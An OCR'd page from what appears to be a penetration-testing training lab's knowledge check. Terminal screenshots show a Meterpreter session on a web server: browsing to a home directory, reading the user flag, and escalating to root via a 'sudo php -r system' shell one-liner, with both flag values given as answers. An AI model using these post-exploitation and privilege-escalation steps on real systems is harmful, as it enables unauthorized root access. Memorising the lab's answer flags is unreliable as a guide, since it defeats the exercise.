


Knowledge check


Questions

1.




dylan@kali: ~/Downloads
File Actions Edit View Help
040755/rwxr-xr-x 4096 dir 2024-03-12 16:05:27 +0300 Innovation
100644/rw-r--r-- 1121 fil 2024-05-23 22:16:50 +0300 uNYQVyTrKPAdutgg.php
meterpreter > pwd
/var/www/html/theme
meterpreter > cd /home
meterpreter > ls
Listing: /home
Mode Size Type Last modified Name
040755/rwxr-xr-x 4096 dir 2024-03-12 16:05:24 +0300 mrb3n
meterpreter > cd mrb3n
meterpreter > ls
Listing: /home/mrb3n
Mode Size Type Last modified Name
020666/rw-rw-r 0 cha 2024-05-23 21:56:41 +0300 .bash_history
100644/rw-r--r 220 fil 2020-02-25 15:03:22 +0300 .bash_logout
100644/rw-r--r 3771 fil 2020-02-25 15:03:22 +0300 .bashrc
040700/rwx 4096 dir 2024-03-12 16:05:25 +0300 .cache
100644/rw-r--r 807 fil 2020-02-25 15:03:22 +0300 .profile
100644/rw-r--r 0 fil 2021-02-09 13:56:38 +0300 .sudo_as_admin_successful
100600/rw 10332 fil 2021-05-07 17:28:39 +0300 .viminfo
100664/rw-rw-r 33 fil 2021-02-16 14:00:55 +0300 user.txt
meterpreter > cat user.txt
7002d65b149b0a4d19132a66feed21d8
meterpreter >

2.


Submit
Hint
+ 1
After obtaining a foothold on the target, escalate privileges to root and submit the contents of the root.txt flag.
f1fba6e9f71efb2630e6e34da6387842
Submit
Hint

```
2024-05-   Process 1916 created.
2024-05-   Channel 0 created.
2024-05-   CMD="/bin/sh"
2024-05-   sudo php -r "system('CMD');"
2024-05-   sh: 1: CMD: not found
2024-05-   ls
2024-05-   Cardinal
its X255   Innovation
2024-05-   LsvRcxbKSNYBn.php
2024-05-   uNYQVyTrKPAdutgg.php
2024-05-   whoami
2024-05-   www-data
2024-05-   CMD="/bin/sh"
tify,tun   sudo php -r "system('$CMD');"
eer-id 2   ls
2024-05-   Cardinal
2024-05-   Innovation
2024-05-   LsvRcxbKSNYBn.php
2024-05-   uNYQVyTrKPAdutgg.php
2024-05-   ^C
2024-05-   Terminate channel 0? [y/N]  y
2024-05-   meterpreter >
2024-05-   meterpreter > shell
2024-05-   Process 2064 created.
2024-05-   Channel 1 created.
2024-05-   CMD="/bin/sh"
2024-05-   sudo php -r "system('$CMD');"
2024-05-   whoami
2024-05-   root
2024-05-   ls
2024-05-   Cardinal
2024-05-   Innovation
2024-05-   LsvRcxbKSNYBn.php
2024-05-   uNYQVyTrKPAdutgg.php
2024-05-   cd /root
2024-05-   ls
2024-05-   root.txt
2024-05-   snap
2024-05-   cat root.txt
2024-05-   f1fba6e9f71efb2630e6e34da6387842
```